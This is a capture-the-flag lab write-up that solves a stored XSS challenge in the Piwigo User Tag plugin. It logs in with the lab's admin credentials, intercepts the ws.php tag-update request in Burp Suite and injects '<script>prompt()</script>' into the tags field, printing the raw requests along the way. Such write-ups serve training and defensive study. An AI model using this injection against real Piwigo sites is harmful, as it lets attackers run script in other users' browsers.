


Stored xss solved


Name	Piwigo User Tag Plugin
URL	https://www.attackdefense.com/challengedetails?cid=329
Type	Real World Webapps : Stored XSS

Solution:

Step 1: Inspect the web application.




Step 2: Search on google “Piwigo User Tag Plugin vulnerability” and look for publicly available exploits.



The exploit db link contains the payload required to exploit the vulnerability.

Exploit DB Link: <https://www.exploit-db.com/exploits/42443>



Step 3: The user has to authenticate in order to exploit the vulnerability. The login credentials are provided in the challenge description.

URL: <http://xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefense labs.com/identification.php>

Credentials:

- **Username:** admin
- **Password:** password

Admin Login

The screenshot shows a web browser window with the title 'Identification | Just another Piwigo'. The address bar shows the URL 'xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefenselabs.com/identification.php'. The page content is titled 'Just another Piwigo gallery' and 'Welcome to my photo gallery'. The main heading is 'Home / Identification'. Below this is a 'Connection settings' section with a 'Username' field, a 'Password' field, and an 'Auto login' checkbox. A 'Submit' button is located below these fields. At the bottom of the 'Connection settings' section are links for 'Register' and 'Forgotten your password?'. On the left side, there is a sidebar with sections: 'Albums' (containing 'attackdefense [1]' and '1 photo'), 'Specials' (containing 'Most visited', 'Best rated', 'Recent photos', 'Recent albums', 'Random photos', and 'Calendar'), 'Menu' (containing 'Quick search', 'Keywords (0)', 'Search', 'Comments (0)', 'About', and 'Notification'), and 'Identification' (containing 'Register' and 'Login').

Identification | Just another Piwigo X

xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefenselabs.com/identification.php 130%

Just another Piwigo gallery

Welcome to my photo gallery

Home / Identification

Connection settings

Username

Password

Auto login ☐

[Register](#) [Forgotten your password?](#)

Albums

attackdefense [1]

1 photo

Specials

- Most visited
- Best rated
- Recent photos
- Recent albums
- Random photos
- Calendar

Menu


Quick search

- Keywords (0)
- Search
- Comments (0)
- About
- Notification


Identification

- Register
- Login


Admin Dashboard




Step 4: Click on the album attackdefense.



Select the wallpaper and click on keywords button



Step 5: Enter anything in keywords.



Step 6: Click on Update tags and Intercept the request with burp suite.

To configure Burp Suite check the Appendix.

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options
-----------	--------	-------	----------	----------	-----------	---------	----------	----------	-----------------	--------------

Intercept	HTTP history	WebSockets history	Options
-----------	--------------	--------------------	---------

Request to http://xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefenselabs.com:80 [172.105.50.75]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /ws.php?format=json&method=user_tags.tags.update HTTP/1.1
Host: xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefenselabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 62
Origin: http://xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefenselabs.com
DNT: 1
Connection: close
Referer: http://xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefenselabs.com/picture.php?/2/category/2
Cookie: pwg_id=ttl1ac6slb78etiu60jf6bld6

image_id=2&referer=picture.php%3F%2F%2Fcategory%2F2&tags=test

```

Step 7: Inject the payload in tags field and click on Forward.

Payload: <script>prompt()</script>

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options
-----------	--------	-------	----------	----------	-----------	---------	----------	----------	-----------------	--------------

Intercept	HTTP history	WebSockets history	Options
-----------	--------------	--------------------	---------

Request to http://xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefenselabs.com:80 [172.105.50.75]

Forward Drop Intercept is on Action

Raw Params Headers Hex


```

POST /ws.php?format=json&method=user_tags.tags.update HTTP/1.1
Host: xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefenselabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 62
Origin: http://xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefenselabs.com
DNT: 1
Connection: close
Referer: http://xi2fguuveldtbhspbng95mjp6.mumbaix.attackdefenselabs.com/picture.php?/2/category/2
Cookie: pwg_id=ttl1ac6slb78etiu60jf6bld6

image_id=2&referer=picture.php%3F%2F%2Fcategory%2F2&tags=<script>prompt()</script>

```

Reload the webpage.



The XSS payload triggered successfully.